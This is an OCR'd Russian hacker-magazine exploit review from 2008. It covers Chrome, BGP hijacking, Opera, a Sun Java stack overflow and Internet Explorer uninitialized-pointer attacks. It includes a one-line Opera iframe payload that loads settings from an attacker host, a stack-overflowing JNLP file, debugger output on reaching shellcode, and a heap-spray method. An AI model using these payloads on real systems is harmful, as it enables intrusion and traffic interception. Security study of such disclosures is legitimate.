Разные дыры затрагивают разные версии браузера (появляются


Чуваки откопали дыру десятилетней давности и страшно этому обрадовались, поспешив обрадовать всех остальных

чуть ли не каждый божий день). Основной косяк уязвимостей сидит в Google Chrome 0.2.149 27. Более поздние версии менее уязвимы.

>> Exploit
Боевой exploit, эксплуатирующий дыру в SaveAs, лежит на milw0rm.com/sploits/2008-chrome.tgz, а рядышком с ним — exploit для автоматической загрузки файлов на целевую машину: www.milw0rm.com/exploits/6355.

>> Solution
Несмотря на то, что Google довольно оперативно затыкает дыры, выпуская новые версии, пользоваться ими категорически не рекомендуется. Ну разве что в ознакомительных целях на виртуальной машине, на которой нет ничего ценного, что было бы жалко потерять.

02 ВОССТАВШИЕ ИЗ МЕРТВЫХ АТАКИ НА BGP-ПРОТОКОЛ

>> Brief
Мы уже рассказывали о том, как Дэн Каминский лихо «переоткрыл» три дыры десятилетней давности в DNS, приковав внимание прессы и производителей самих DNS. Пример оказался заразительным (действительно, зачем искать новые дыры, когда можно кричать о хорошо забытых старых?). На последнем DefCon'е Тони Капела (Tony Kapela, компания 5Nines Data) на пару с Алексом Пилосовым (Alex Pilosov, компания Pilosoft), шокировали общественность, продемонстрировав технику перехвата Internet-трафика путем атаки на BGP-протокол, незащищенность которого позволяет человеку, сидящему, скажем, в юрте на Чукотке, перехватывать трафик между Бостоном и Сан-Франциско (blog.wired.com/27bstroke6/files/edited-iphd-2.ppt). Реализация атаки тривиальна, а защититься от нее... ну, не то, чтобы совсем невозможно, но очень и очень сложно. Вектор направлен отнюдь не на конечных пользователей, а на крупных (и мелких) ISP, передающих трафик, среди которых есть и такие, что плюют на безопасность. Причем, плюют в планетарных масштабах. Яркий пример тому — нашумевший скандал с Пакистанским провайдером Pakistan Telecom, который под давлением правительства попытался запретить своим гражданам втыкать в YouTube и «слегка» захачил BGP-таблицы маршрутизации. В результате чего без YouTub'a остались миллионы пользователей, находящихся вне Пакистана. Все очень просто — захаченные таблицы маршрутизации сделали Pakistan Telecom самым привлекательным роутером для передачи трафика. И YouTube, и Pakistan Telecom превратились в черную дыру, стягивающую трафик со всего мира (news.bbc.co.uk/1/hi/technology/7262071.stm, www.ripe.net/news/study-youtube-hijacking.html). Действительно, тут есть от чего выпасть в осадок, сесть на измену и нереально испугаться. Но впервые об этой дыре открыто заговорили в далеком 1998 году (www.cs.columbia.edu/~smb/papers/acsac-ipext.pdf). С тех пор прошел добрый десяток лет и... ничего! Живем! «Изюминка» Тони и Алекса состояла в том, что они предложили не просто направлять трафик в устройство /dev/nul, как это делал Pakistan Telecom, а возвращать его (возможно, в слегка модифицированном виде) конечному пользователю, открывая огромные перспективы для шпионажа. Во всяком случае, на бумаге. А в реальной жизни? Начнем с того, что IP-протокол поддерживает маршрутизацию только в умах студентов первого курса. На самом деле, маршрутизацией (то есть, поиском оптимальной траектории пересылки пакетов между узлами и предотвращением закольцовывания) занимается толпа вспомогательных протоколов. Большинство из них работают ниже TCP/IP (и потому совершенно «прозрачны» и недоступны для атаки). Однако, протокол BGP (Border Gateway Protocol, «Протокол Граничного Шлюза») работает поверх IP (в частности, BGP over TCP использует порт 179), а потому доступен для атаки из любой точки Сети. Роутеры содержат таблицы маршрутизации, принимающие данные от других роутеров без всякой авторизации! Любой узел может объявить себя роутером, сообщающим всем остальным о себе и о тех узлах, которым он готов доставить трафик. Причем, если целевому узлу берутся доставить трафик более одного роутера, то выбирается роутер, обслуживающий более узкий диапазон адресов. Что очень хорошо для атакующих — представиться маленьким роутером проще, чем большим и могучим. Однако представиться роутером все равно не так просто! Придется либо регистрироваться в Internet Assigned Numbers Authority (IANA), либо заниматься подменой IP-адресов, либо искать роутеры, принимающие BGP-пакеты от кого угодно. А потому, осуществить такую атаку может только сравнительно крупный ISP (типа Pakistan Telecom), но никак не Вася Пупкин.

>> Targets:
World wide

>> Exploit
Не требуется, достаточно установить BSD (она поддерживает BGP) и настроить ее в режиме роутера.

>> Solution
Провайдерам: установить фильтр BGP-пакетов и резать всех, кто не входит в заранее сформированный список доверенных узлов.

03 OPERA МНОЖЕСТВЕННЫЕ ОШИБКИ

>> Brief
Opera по праву считается самым защищенным браузером, практически свободным от ошибок. Но отсутствие ошибок — вовсе не следствие качества кода, а, главным образом, недостаток внимания. Опера достаточно популярна в Европе, но практически неизвестна на Западе, а потому хакеры долгое время обходили ее стороной. Естественно, такой стихийный «мораторий» не мог продолжаться бесконечно, и новый релиз Oper'ы 9.52 исправ-


Внешний вид браузера Opera

ляет сразу семь ошибок, среди которых есть и отказ в обслуживании, и фишинг, и кросс-скриптинг, и, в общем, много чего. Полный перечень ошибок содержится на официальном сайте (www.opera.com/docs/changelogs/windows/952), так что не будем повторяться. Наибольший интерес (и наивысшую опасность) представляет ошибка обработки протоколов, позволяющая вызывать Оперу, передав ей в командной строке любой файл — например, файл настроек самой Оперы, загружаемый с удаленного хакерского узла. Как нетрудно сообразить, в файле настроек прописано буквально все и вся. В частности, там можно найти адрес proxy-сервера. Хорошая идея — навязать жертве свой собственный Proxy, перехватывая трафик и модифицируя его по своему усмотрению (внедряя троянов в скачиваемые жертвой исполняемые файлы и т.д.). Технические подробности можно найти на блоге первооткрывателя, пожелавшего остаться неизвестным и скрывающегося за псевдонимом Billy (BK) Rios — xs-sniper.com/blog/2008/08/22/opera-stuff-followup.

>> Targets

Opera 9.51 и более младшие версии.

>> Exploit

Исходный текст exploit'а состоит из одной строки, приведенной ниже. Атакующему достаточно всего лишь внедрить ее в HTML-страничку и заманить туда доверчивого пользователя.

```
<iframe src = 'opera.protocol:www.test.com" /
settings "//attacker-ip/ini-file.ini '>
```

>> Solution

Обновиться до версии 9.52 — http://www.opera.com/products/desktop.

СТАРЫЕ АТАКИ НА НОВЫЙ ЛАД

>> Brief

17 августа 2008 года, в 7 часов 16 минут по Стандартному Тихоокеанскому Времени я получил от Криса Вебера (Chris Weber, Casaba Security) письмо, в котором тот сообщил о найденной дыре в Sun Java 14.3 for Windows. Обнаружена она была в ходе фуззинга Джавы, завершившегося переполнением стека с отказом в обслуживании. Конечно, это очень интересно, но передача управления на shell-код намного круче! Вот только как ее осуществить? С позиции классической теории переполнения буферов — никак! Короче, совместными усилиями мы быстро нашли ответ, попутно усовершенствовав технику атаки под кодовым называнием «stack crossover» и обнаружив в ядре Windows кучу сюрпризов, о которых я до этого даже и не подозревал. В момент, когда пишутся эти строки, с дыры еще не снят гриф секретности. Alice Chang из Endeavor Security разрабатывает сигнатуры для распознавания и блокировки атак, а сам я работаю над докладом для конференции **Microsoft BlueHat Security Briefings: Fall 2008** (technet.microsoft.com/en-us/security/cc748656.aspx), объясняя Империи Зла насколько она не права. Тем временем Sun еще пребывает в неведении относительно небезопасности своей виртуальной машины, так что читатели «][акера» получают в свои лапы вполне эксклюзивный материал, правда, к моменту выхода журнала из печати, это будет уже не новость.

>> Target

Огромное количество приложений! Sun Java 14.3 — лишь одно из многих.

>> Exploit

Исходный текст exploit'а, разработанного Крисом Вебером, приведен дальше:

Сайт фирмы Casaba Security, где работает Крис Вебер, обнаруживший дыру в Жабе



EXPLOIT, ВЫЗЫВАЮЩИЙ ПЕРЕПОЛНЕНИЕ СТЕКА В SUN JAVA 14.3, РАЗРАБОТАННЫЙ КРИСОМ ВЕБЕРОМ

```
<?xml version="1.0" encoding="utf-8"?>
<! — JNLP File for Fuzzing -->
<jnlp
  spec=""
  codebase=""
  href="">
  <resources>
  <j2se version="" href=""/>
    <property name="" value=""/>
    <jar href="" download=""/>
    <nativelib href="&&&&&&&&&&&&&&&&&&...AAAAAAAAAAAA"
download=""/>
  </resources>
</jnlp>
```

>> Solution

Необходим тщательный аудит и существенный редизайн всех существующих приложений. Даже тех, которые не обращаются в Сеть, поскольку атаки этого типа способны воздействовать на соседние (уязвимые) приложения через неуязвимые, имеющие доступ к Сети. Короче говоря, все мы сидим на пороховой бочке.

>> Full disclose


Берем Жабу (фу-ты, какая гадость!). Аккуратно так, значит, мы ее берем и передаем ей вышеуказанный exploit в качестве аргумента командной строки. Жаба тут же с грохотом рушится. С грохотом — потому что у меня на критические ошибки повешен звук разбивающегося стекла. В другом случае грохота может и не быть. Суть в том, что exploit рвет Жабу, как мыльный пузырь. Что не покажется удивительным, если заглянуть в машинный код. Ты увидишь, что Жаба в попытке разрешения символа «&» вызывает парсер в рекурсивном порядке. А поскольку символов «&» в коде exploit'а, как детей у матери-героини (и даже больше), — стековая память заканчивается прежде, чем Жабе удается распарсить строку href до конца.

Уж сколько раз твердили миру, что рекурсия — большое зло и без особой нужды ей лучше не злоупотреблять. Рекурсия без контроля глубины вложения и обработки исключений — тройное зло, приводящее к отказу в обслуживании, сопровождающемуся сбросом дампа памяти (если, конечно, Доктор Ватсон настроен должным образом — конфигурация по умолчанию нас вполне устроит, так что будем «плясать» от нее).

Полученный дамп следует загрузить в Microsoft Debugger, входящий в состав NTDDK и MS Debugging Tools (последний занимает порядка десяти метров и распространяется бесплатно). Утилита cdb.exe представляет собой консольную репрезентацию отладчика. Ключ -z указывает, что следующий за ним файл является дампом памяти:

ПЕРВИЧНЫЙ АНАЛИЗ ДАМПА ПАМЯТИ, СБРОШЕННОГО ЖАБОЙ СРАЗУ ЖЕ ПОСЛЕ СМЕРТИ

```
$cdb.exe -z javaws.dmp
Microsoft (R) Windows Debugger  Version 6.3.0011.2
Copyright (c) Microsoft Corporation. All rights
reserved.
Loading Dump File [L:\javaws.dmp]
User Mini Dump File: Only registers, stack and portions
of memory are available
Windows XP Version 2600 (Service Pack 3) MP (2 procs)
Free x86 compatible
Product: WinNt, suite: SingleUserTS
Debug session time: Thu Sep 04 02:41:33 2008
System Uptime: not available
Process Uptime: 0 days 0:00:56.000
Symbol search path is: *** Invalid ***
*******************************************************
```



Microsoft cdb (Console Debugger) за анализом дампа памяти, сброшенного атакованной Жабой

```
* Symbol loading may be unreliable without a symbol
search path.        *
* Use .symfix to have the debugger choose a symbol path.
*
* After setting your symbol path, use .reload to refresh
symbol locations. *
*****************************************************************

Executable search path is:
..............................................
(2d8.6dc): Stack overflow — code c00000fd (!!! second
chance !!!)
eax=419ea938 ebx=00000000 ecx=26a73248 edx=00000000
esi=00000001 edi=26a73248
eip=009aa2b0 esp=03425fdc ebp=03426018 iopl=0       nv
up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010283
009aa2b0 89842400d0ffff  mov    [esp-0x3000],eax  ss:002
3:03422fdc=????????
```

Как мы видим, это действительно переполнение стека (в смысле, исчерпание стековой памяти), на что указывает код исключения C00000FDh. А что означают слова «!!! second chance !!!»? Как мы уже писали в 14-м выпуске exploit overview, исключение C00000FDh генерируется системой задолго до исчерпания стековой памяти, когда остается еще целых три страницы. Две из которых выделяются под нужды обработчика исключения, а последняя (с атрибутами PAGE_NOACCESS) используется в качестве защитного барьера, чтобы остановить рост стека и предотвратить его вторжение в стековое пространство постороннего потока или в кучу. В общем, в область памяти, находящуюся за границами стека.
Команда «k» предписывает отладчику отобразить состояние стека на момент выброса исключения. Посмотрим, что там у нас.

СОСТОЯНИЕ СТЕКА НА МОМЕНТ ВЫБРОСА ИСКЛЮЧЕНИЯ


```
0:014> k
*** WARNING: Unable to verify timestamp for ntdll.dll
*** ERROR: Module load completed but symbols could not be
loaded for ntdll.dll
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following
frames may be wrong.
03426018 009c935c 0x9aa2b0
034260e8 009c9398 0x9c935c
034261b8 009c9398 0x9c9398
```



Фича, вырытая на раскопках MSDN

```
03426358 009c9398 0x9c9398
03426428 009c9398 0x9c9398
034264f8 009c9398 0x9c9398
034265c8 009c9398 0x9c9398
03426698 009c9398 0x9c9398
03426768 009c9398 0x9c9398
03426838 009c9398 0x9c9398
03426908 009c9398 0x9c9398
034269d8 009c9398 0x9c9398
03426aa8 009c9398 0x9c9398
03426b78 009c9398 0x9c9398
03426c48 009c9398 0x9c9398
03426d18 009c9398 0x9c9398
03426de8 009c9398 0x9c9398
03426eb8 009c9398 0x9c9398
03426f88 009c9398 0x9c9398
```

Ага, адрес возврата всюду (за исключением самой верхней строки) указывает на одну и ту же функцию, вызываемую рекурсивно. Собственно говоря, это нам и требовалось доказать. Дело за малым — разобраться, каким образом мы можем передать управление на shell-код. В обычных условиях такое действительно невозможно: стековое исключение генерируется, когда у системы в запасе имеется целых три страницы, а каждая страница — это целых 4 Кб. Даже если за концом стека потока А находится стек потока Б (как чаще всего и бывает) и на дне стека потока Б лежит указатель на SEH-обработчик (а он там лежит), — в нормальных программах до него никакой рекурсивной функции не дотянуться!
Но нам везет. И не просто везет, а фантастически! Согласно показаниям отладчика, исключение вызывается машинной инструкций mov [esp-0x3000], eax, записывающей содержимое EAX по смещению 0x3000 выше текущей позиции указателя вершины стека. Что в точности равно трем страницам. Конечно, трех страниц нам мало. Нам нужно три страницы и еще чуть-чуть, чтобы дотянуться до указателя на SEH. И это можно обеспечить! Достаточно подобрать длину «&&&» с последующими за ними символами «AAA» так, чтобы стековый кадр открывался по заданному смещению относительно нижней сторожевой страницы. Как именно это сделать — уже описывалось в прошлой статье.
Остается выяснить, что именно туда записывается. Как нетрудно увидеть, старший байт регистра EAX равен 'A' (символу, содержащемуся в строке, вызывающей переполнение). Младшие байты смотрят в стек, вершина которого расположена где-то в районе 03xxxxxxh. То есть, для достижения задуманного необходимо заменить 'A' на символ с кодом 03h



Раскладка стекового пространства

— и тогда Жаба окажется под нашей властью. На этом можно было бы и закончить, если бы не одно «но». При попытке практической реализации готового exploit'а мы с Крисом Вебером обнаружили одну очень интересную деталь.

Значение регистра `ESP` в момент краха (согласно показаниям отладчика) равно `03425FDCh`, а размер стека по умолчанию составляет 1 Мб. Значит, у нас есть все основания ожидать, что вершина стека находится на уровне `03420000h`, — очень далеко от наблюдаемых нами `03425FDCh`. У нас в запасе имеется чертова уйма стековой памяти, а операционная система необъяснимым образом генерирует исключение, сигнализируя об исчерпании стека. Очень странно. Глюк? Или фича? Отказывается, все-таки фича, даже документированная. Разведка доложила — ситуация детально описана в MSDN на странице msdn.microsoft.com/en-us/library/cc267849.aspx, где развернуто объясняется, что данное исключение может генерироваться в трех ситуациях:

а) когда стековой памяти действительно нет (в смысле, осталось всего три страницы);


б) когда полностью исчерпана виртуальная память и система не может выделить ни странички;

в) когда система начинает увеличивать файл подкачки.

В принципе, все логично. Если приложение запрашивает еще одну страницу стековой памяти, а памяти (общесистемной, а не стековой) у нас нет, то исключение представляется вполне разумной реакцией оси. Проблема в том, что по умолчанию система создает файл подкачки не очень большого размера (чтобы не отъедать дисковое пространство без надобности). А когда общесистемная виртуальная память (в которую входит не только стек, но и куча) близится к исчерпанию, система приступает к увеличению файла подкачки. На это требуется время (особенно на сильно фрагментированных дисках), и если оставшийся резерв памяти будет исчерпан прежде, чем система покончит с файлом подкачки, все последующие запросы на выделение памяти будут отклонены. Функция `VirtualAlloc` в этом случае просто вернет ноль, сигнализируя об ошибке — но вот попытка выделения новых стековых страниц породит неожиданное исключение, которое практически никто из программистов не обрабатывает!

Допустим, мы запускаем на целевом компьютере JavaScript, потребляющий огромное количество памяти. Тогда, если начальный размер файла подкачки меньше максимально допустимого (по умолчанию так оно и есть), один за другим начнут рушиться посторонние приложения, нуждающиеся в стеке, в том числе и системные! Хотя передать управление на shell-код таким способом невозможно, тотальный отказ в обслуживании вызывается без проблем!

Резюмируя вышесказанное — дыру в Жабе можно эксплуатировать только на системах с достаточным количеством виртуальной памяти или с уже увеличенным файлом подкачки. В противном случае, дело ограничится простым крахом.]:[



КРИС КАСПЕРСКИ

ОСЕННИЙ СБОР ДЫР В IE

НЕИНИЦИАЛИЗИРОВАННЫЕ УКАЗАТЕЛИ ПОД ПРИЦЕЛОМ

Сегодня мы поговорим о сравнительно новом и малоизвестном семействе хакерских атак, направленных на неинициализированные указатели. В качестве подопытной лабораторной крысы будем использовать свежие дыры в IE, допускающие удаленный захват управления с передачей управления на shell-код. Обсудим и перспективы атак на другие приложения.

Идея использовать неинициализированные переменные для локальных/удаленных атак пришла в хакерские головы еще лет десять тому назад. Однако, ни одного работоспособного exploit'а за минувшее время не появилось. Почему? В отличие от переполняющихся буферов (легко обнаруживаемых fuzzer'ами), поиск неинициализированных указателей требует кропотливого ручного анализа кода и творческого вдохновения. Без него разобраться в вековых наслоениях пластов различных модулей (по которым можно изучать хронологию развития Си++) не так-то просто, если вообще возможно. Хуже того — подавляющее большинство найденных дыр этого типа не представляют никакой хакерской ценности. Помимо наличия одной или нескольких неинициализированных переменных нам необходимы еще и методы локального/удаленного воздействия на их содержимое, а также нужно выработать определенный сценарий атаки, заканчивающейся захватом управления или, на худой конец, крахом приложения. Но — увы! Подобные подарки судьбы встречаются крайне редко. Чаще всего, неинициализированные переменные приводят к некорректному поведению жертвы, да и то — при сочетании кучи маловероятных обстоятельств. Какое-то время хакеры носились с этой идей, писали статьи в электронные журналы с полными математическими выкладками, теоретически обосновывающими возможность атаки на неинициализированные переменные. При этом сами атаки носили единичный характер, не выходящий за рамки лабораторных экспериментов. Тем временем, пока Microsoft (и другие производители) лихорадочно затыкали одни дыры, хакеры открывали другие, прорывая тоннели и заходя на посадочную полосу с совершенно невероятных позиций, граничащих со срывом в плоский штопор. Но срыва не было. Вместо штопора управление получал диверсионно-разведывательный код, открывающий удаленный shell. Как известно, прочность цепи определяется ее слабейшим звеном. Вот точно так и с безопасностью компьютерных систем!

Microsoft подогнала серию заплаток в IE, связанных с неинициализированными указателями и проходящих под статусом критических (означает возможность удаленного захвата управления машиной).


Сами заплатки (вместе со скупой технической информацией) содержатся в августовском бюллетене безопасности MS08-45, выпущенном в свет 12 числа (microsoft.com/technet/security/Bulletin/MS08-045.mspx). Однако, поскольку в IE оказалось гораздо больше неинициализированных указателей, первый блин вышел комом, — не прошло и девяти дней, как MS выпустила исправленный набор заплаток, расположенный по тому же самому адресу. Заплатки латают заплатки! В результате, мы имеем целых пять официально признанных ошибок:

- HTML Objects Memory Corruption Vulnerability — CVE-2008-2254;
- HTML Objects Memory Corruption Vulnerability — CVE-2008-2255;
- Uninitialized Memory Corruption Vulnerability — CVE-2008-2256;
- HTML Objects Memory Corruption Vulnerability — CVE-2008-2257 и CVE-2008-2258;

Попробуем разобраться, почему возникают неинициализированные переменные в современных программах и как их можно использовать в своих целях.



Осенние ошибки в IE, связанные с доступом к неинициализированным указателям



Передача управления на shell-код путем выделения блоков из кучи и заполнения их указателями на shell-код (с последующим возвращением их в пул свободной динамической памяти)

НЕДОСТРОЕННЫЕ ОБЪЕКТЫ НА КУЧЕ

Я не устаю твердить, что плюсов у Си++ только два, а вот минусов... Намного больше! И вообще, объективно-ориентированный подход создает куда больше проблем, нежели их решает. Для борьбы с проблемами, порождаемыми парадигмами ООП, создаются сложные и громоздкие механизмы, пользоваться которыми не рекомендуют даже умудренные жизнью гуру.

Взять хотя бы два фундаментальных понятия: конструкторы и исключения. Конструктор может выбрасывать исключение. При этом, как правило, деструктор не вызывается и освобождается лишь память, выделенная под сам объект, но объекты, которые конструктор уже успел создать, остаются (в общем случае) не уничтоженными. Их поведение зависит от природы самих объектов. Для некоторых объектов (подчиняющихся парадигмам ООП) автоматически вызывается деструктор, удаляющий их по всем правилам, но вот открытые файлы, установленные сетевые соединения и еще куча всякого барахла, продолжают болтаться в памяти, если только обработчик исключения не позаботится об их освобождении. Коварство Си++ в том, что для временных объектов (создаваемых компилятором, например, во время передачи аргументов) транслятор может выполнять раскрутку стека (stack unwind), удаляя недостроенные объекты оператором delete. В результате, при возникновении исключения в конструкторе вызов деструктора все же происходит, но... никаких гарантий на этот счет у нас нет. Тут все от типа объекта, особенностей транслятора и ключей компиляции зависит!

Вообще, обработка ошибок в конструкторе — настоящая головная боль. Потому программисты очень часто прибегают к разнообразным хакам. Самый популярный — забить на конструктор и выполнять инициализацию объекта в отдельном методе (или даже нескольких методах), условно — `Init()`. Подобный подход нещадно эксплуатируется разработчиками библиотеки MFC, да и в других проектах — не редкость.

Не будем спорить, что хорошо, а что плохо (хватит разводить теоретический флейм, разработчики MFC не дураки и, уж тем более, не пионеры). Методы-инициализаторы были, есть и будут — это факт, от которого не уйти (миллионы строк кода не переписать за один день). И этот факт приводит к возможности появления недостроенных объектов. Действительно, объект создали, а вызвать метод-инициализатор забыли. Как следствие, в переменных-членах объекта — мусор. Использование недостроенного объекта приводит к непредсказуемому поведению последнего. Чуть позже мы покажем, как можно использовать ошибки этого типа для направленной атаки, а пока обратим внимание на вторую причину возникновения неинициализированных переменных.

Для программ, написанных на смеси чистого и приплюснутого Си, характерна попытка имитации (а, точнее, «эмуляции») некоторых Си++ фич из Си кода. В том числе, виртуальных функций, которые и в самом Си++ реализованы не лучшим образом, а уж их ручная имплементация и вовсе становится источником ошибок. Испортить такую красивую идею!!! Создаем структуру (собственно говоря, приплюснутые классы являются типичными сишными структурами, только в Си++ все члены по умолчанию приватные, если только не оговорено обратное). Помещаем в структуру один или несколько указателей на функции, которые могут быть переопределены в любой момент. Очень удобно! Скажем, нужно нам в одном месте заменить системный обработчик правого клика мыши на наш собственный для вывода пользовательского меню или перехватывать вывод документа на печать... да все что угодно!

И тут мы плавно переходим к объектам с программируемыми свойствами (или, говоря английским языком, properties). Вместо того, чтобы перечислять в методе-инициализаторе все свойства (большинство из которых остается в состоянии по умолчанию), архитектор проекта пишет объект, поддерживающий по одному методу-инициализатору на каждое свойство. Весьма популярный подход, обязанный своим рождением еще одному косяку в приплюснутом си, который формально поддерживает функции с аргументами по умолчанию, но не позволяет нам менять состояние произвольных аргументов, что на 99% обесценивает идею.

Анализ показывает, что IE написан на смеси классического и приплюснутого си, а также использует большое количество методов-инициализаторов, вызываемых вручную. То есть, существует возможность вызова недостроенного объекта с неинициированными переменными. Несмотря на то, что большинство объектов написано вполне корректно и отказываются работать без предварительной инициализации, честно возвращая ошибку, — без ляпов не обошлось! Ряд объектов содержат в своем чреве указатели на другие объекты, инициализируемые не конструктором (вызываемом автоматически), а отдельными методами-инициализаторами, вызываемыми вручную или... вообще никем не вызываемыми. В итоге, при использовании недостроенного объекта происходит обращение к неинициализированному указателю, содержащему всякий мусор, — и приложение кончает исключением.

А теперь самое главное! Огромное количество IE-объектов (в том числе и уязвимых) доступны из скриптовых языков (типа JavaScript или VBScript), что делает возможным направленную атаку на неинициализированные переменные, поскольку объекты физически размещаются в динамической области памяти, используя единый менеджер кучи. Другими словами,

Тупой сценарий атаки на неинициализированные указатели по методу а-ля heap-spray с колоссальным потреблением памяти

скрипт может выделить блок памяти, записать туда все, что угодно, освободить его, и... при последующих запросах памяти на размещение очередного создаваемого объекта с некоторой степенью вероятности будет использован именно наш блок. Какова степень этой вероятности и как можно ее повысить — мы еще расскажем, а пока подведем краткий итог причин возникновения неинициализированных переменных.


- Вынос инициализирующего кода из конструктора (вызываемого автоматически) в метод(ы)-инициализаторы, вызываемые вручную или не вызываемые вообще
- Гибридное Си/Си++ программирование с «эмуляцией» виртуальных функций посредством чистого Си
- Объекты с многочисленными properties, инициализируемыми из закрепленных за ними методов
- Разнотравье неклассифицируемых ошибок

НЕДОСТРОЕННЫЕ ОБЪЕКТЫ НА СТЕКЕ

Неинициализированные переменные встречаются не только в куче, но и на стеке. Взять хотя бы такое интересное явление, как автоматическая инициализация глобальных и статических переменных, обращаемых в ноль еще не стадии загрузки исполняемого файла в память (потому «`int a = 0;`» и «`static a;`» содержат в себе одно и то же значение). Писать «`static a = 0;`» совершенно не обязательно.
Однако, если по каким-то причинам программист вдруг удалит ключевое слово `static`, превращая переменную «a» из статической в автоматическую, в ней тут же окажется мусор, оставленный на стеке кем-то еще, и программа пойдет в разнос. Конечно, такое случается не так уж часто, и компилятор начнет ругаться матом, выдавая warning'и, но современные программисты на предупреждающие сообщения не смотрят. Компилируется — и ладно. Да и стековых переменных намного больше, чем членов объекта, размещаемых в динамической памяти, а потому вероятность нарваться на неинициализированную переменную здесь выше.
К сожалению (или к счастью — смотря с какой стороны смотреть), возможности направленного воздействия на стековые переменные очень ограничены, а сама атака весьма специфична и заслуживает отдельной статьи. Отложим этот разговор до лучших дней, а пока вернемся к куче и посмотрим: что там можно сделать.

РЕАЛИЗАЦИЯ НАПРАВЛЕННОЙ АТАКИ

Указатели составляют малую часть от всех типов переменных, но мы сосредоточимся именно на них. Более того, из всех указателей нас будут интересовать только указатели на функции, поскольку они намного более уязвимы, чем все остальные. Достаточно просто «дотянуться» до неинициализированного указателя на функцию, записав туда адрес своей функции (shell-кода), а все остальное за нас сделает автоматика. Но даже такое с виду простое мероприятие реализуется довольно экзотическим способом в стиле «недокументированные позиции камасутры».
Как мы уже говорили, стандартный аллокатор приплюснутого си размещает объекты в динамической памяти (куче). Причем, для достижения максимальной производительности обнуление выделенных блоков памяти не производится и там оказывается мусор. А что такое мусор с точки зрения программиста? Правильно, отходы жизнедеятельности предыдущих объектов. Другими словами, возможность (хотя бы теоретическая) воздействия на неинициализированные указатели у нас есть. Правда, практическая реализация наталкивается на множество подводных камней и прочих препятствий. Но давайте все по порядку.
Идея такова: выделяем блок памяти (что можно сделать напрямую из JavaScript или VBScript), копируем туда shell-код, после чего отъедаем


Продвинутый алгоритм атаки потребляет ничтожное количество памяти

